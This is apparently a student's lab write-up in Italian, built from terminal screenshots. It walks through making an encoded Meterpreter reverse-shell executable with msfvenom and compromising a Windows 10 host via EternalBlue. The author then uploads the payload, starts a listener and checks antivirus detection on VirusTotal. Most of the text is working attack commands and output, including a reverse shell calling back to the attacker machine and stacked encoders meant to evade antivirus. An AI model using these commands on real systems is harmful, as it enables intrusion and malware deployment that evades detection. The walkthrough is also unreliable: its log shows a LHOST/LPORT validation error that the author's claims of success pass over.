
S9L1**

S9L1


Ho iniziato generando il malware con msfvenom.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST 192.168.56.111 LPORT 4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe
```




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST 192.168.56.111 LPORT 4444 -a x86 --platform windows -e x86/sh
ikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --
platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Error: One or more options failed to validate: LHOST, LPORT.
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x86/countdown
x86/countdown succeeded with size 16 (iteration=0)
x86/countdown succeeded with size 32 (iteration=1)
x86/countdown succeeded with size 48 (iteration=2)
x86/countdown succeeded with size 64 (iteration=3)
x86/countdown succeeded with size 80 (iteration=4)
x86/countdown succeeded with size 96 (iteration=5)
x86/countdown succeeded with size 112 (iteration=6)
x86/countdown succeeded with size 128 (iteration=7)
x86/countdown succeeded with size 144 (iteration=8)
x86/countdown succeeded with size 161 (iteration=9)
x86/countdown succeeded with size 178 (iteration=10)
x86/countdown succeeded with size 195 (iteration=11)
x86/countdown succeeded with size 212 (iteration=12)
x86/countdown succeeded with size 229 (iteration=13)
```

Subito dopo ho cercato un exploit che potesse aprirmi una shell meterpreter (In windows 10) per passargli il malware creato in precedenza con msfvenom.




```
msf6 > search ms17

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank     Check  Description
   -   ----                                                 ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue             2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                        .                .        .      .
   2     \_ target: Windows 7                               .                .        .      .
   3     \_ target: Windows Embedded Standard 7             .                .        .      .
   4     \_ target: Windows Server 2008 R2                  .                .        .      .
   5     \_ target: Windows 8                               .                .        .      .
   6     \_ target: Windows 8.1                             .                .        .      .
   7     \_ target: Windows Server 2012                     .                .        .      .
   8     \_ target: Windows 10 Pro                          .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation        .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec                  2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                               .                .        .      .
   12    \_ target: PowerShell                              .                .        .      .
   13    \_ target: Native upload                           .                .        .      .
   14    \_ target: MOF upload                              .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                             .                .        .      .
   16    \_ AKA: ETERNALROMANCE                             .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                            .                .        .      .
   18    \_ AKA: ETERNALBLUE                                .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command                 2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                             .                .        .      .
   21    \_ AKA: ETERNALROMANCE                             .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                            .                .        .      .
   23    \_ AKA: ETERNALBLUE                                .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010                   .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                               .                .        .      .
   26    \_ AKA: ETERNALBLUE                                .                .        .      .
   27  exploit/windows/fileformat/office_ms17_11882         2017-11-15       manual   No     Microsoft Office CVE-2017-11882
   28  auxiliary/admin/mssql/mssql_escalate_execute_as      .                normal   No     Microsoft SQL Server Escalate EXECUTE AS
   29  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli .                normal   No     Microsoft SQL Server SQLi Escalate Execute AS
   30  exploit/windows/smb/smb_doublepulsar_rce             2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   31    \_ target: Execute payload (x64)                   .                .        .      .
   32    \_ target: Neutralize implant                      .                .        .      .


Interact with a module by name or index. For example info 32, use 32 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Ho scelto il solito il solito ed affidabile eternalblue.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.56.50    yes       The target hos
   RPORT          445              yes       The target por
   SMBDomain                       no        (Optional) The
   SMBPass                         no        (Optional) The
   SMBUser                         no        (Optional) The
   VERIFY_ARCH    true             yes       Check if remot
   VERIFY_TARGET  true             yes       Check if remot


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Acc
   LHOST     192.168.56.111   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Dopo averlo configurato a dovere ho lanciato l'exploit, che è andato a buon fine!




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.56.111:4444
[*] 192.168.56.50:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.50:445     - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.56.50:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.50:445 - The target is vulnerable.
[*] 192.168.56.50:445 - shellcode size: 1283
[*] 192.168.56.50:445 - numGroomConn: 12
[*] 192.168.56.50:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.56.50:445 - got good NT Trans response
[+] 192.168.56.50:445 - got good NT Trans response
[+] 192.168.56.50:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.56.50:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.56.50:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.56.50:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (201798 bytes) to 192.168.56.50
[*] Meterpreter session 1 opened (192.168.56.111:4444 → 192.168.56.50:49453) at 2025-01-13 15:23:28 +0100

meterpreter > 
```

Appena aperta la shell meterpreter faccio l'upload del malware polimorfico.




```
meterpreter > upload polimorficommm.exe C:\\Users\\user\\Desktop\\polimorficommm.exe
[*] Uploading  : /home/kali/Desktop/polimorficommm.exe → C:\Users\user\Desktop\polimorficommm.exe
[*] Uploaded 7.40 KiB of 7.40 KiB (100.0%): /home/kali/Desktop/polimorficommm.exe → C:\Users\user\Desktop\polimorf
icommm.exe
[*] Completed  : /home/kali/Desktop/polimorficommm.exe → C:\Users\user\Desktop\polimorficommm.exe
meterpreter > 
```

Eccolo qui correttamente caricato nel percorso desiderato!




```
tti i diritti sono riservati.




essione:
al collegamento . : fe80::b0d8:9fd5:420c:4d

 . . . : 192.168.56.50
 . . . : 255.255.255.0
 . . . : 192.168.56.1

9-45C9-B7CF-2E5AF2D63627}:

       : Supporto disconnesso
```

Ora che il malware è dentro non mi resta che configurare un multi handler sulla porta che avevamo specificato.



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.111:4444
```


Succede un'errore che non son riuscito a fixare, Windows 10 non mi esegue il file....



Impossibile eseguire questa app nel tuo PC

Per cercare una versione per il tuo PC, contatta il distributore del software.

Dopodichè ho fatto analizzare il Malware a **Virustotal** che mi ha dato un ottimo punteggio!



12bfd3878fc4edbaba26b14d3b616280368afef10ecbb46c1e29f3a0588ed77b

9/61 security vendors flagged this file as malicious

12bfd3878fc4edbaba26b14d3b616280368afef10ecbb46c1e29f3a0588ed77b

polimorficommm.exe

Size 7.40 KB

Last Analysis Date a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label metacoder/shikata

Family labels metacoder shikata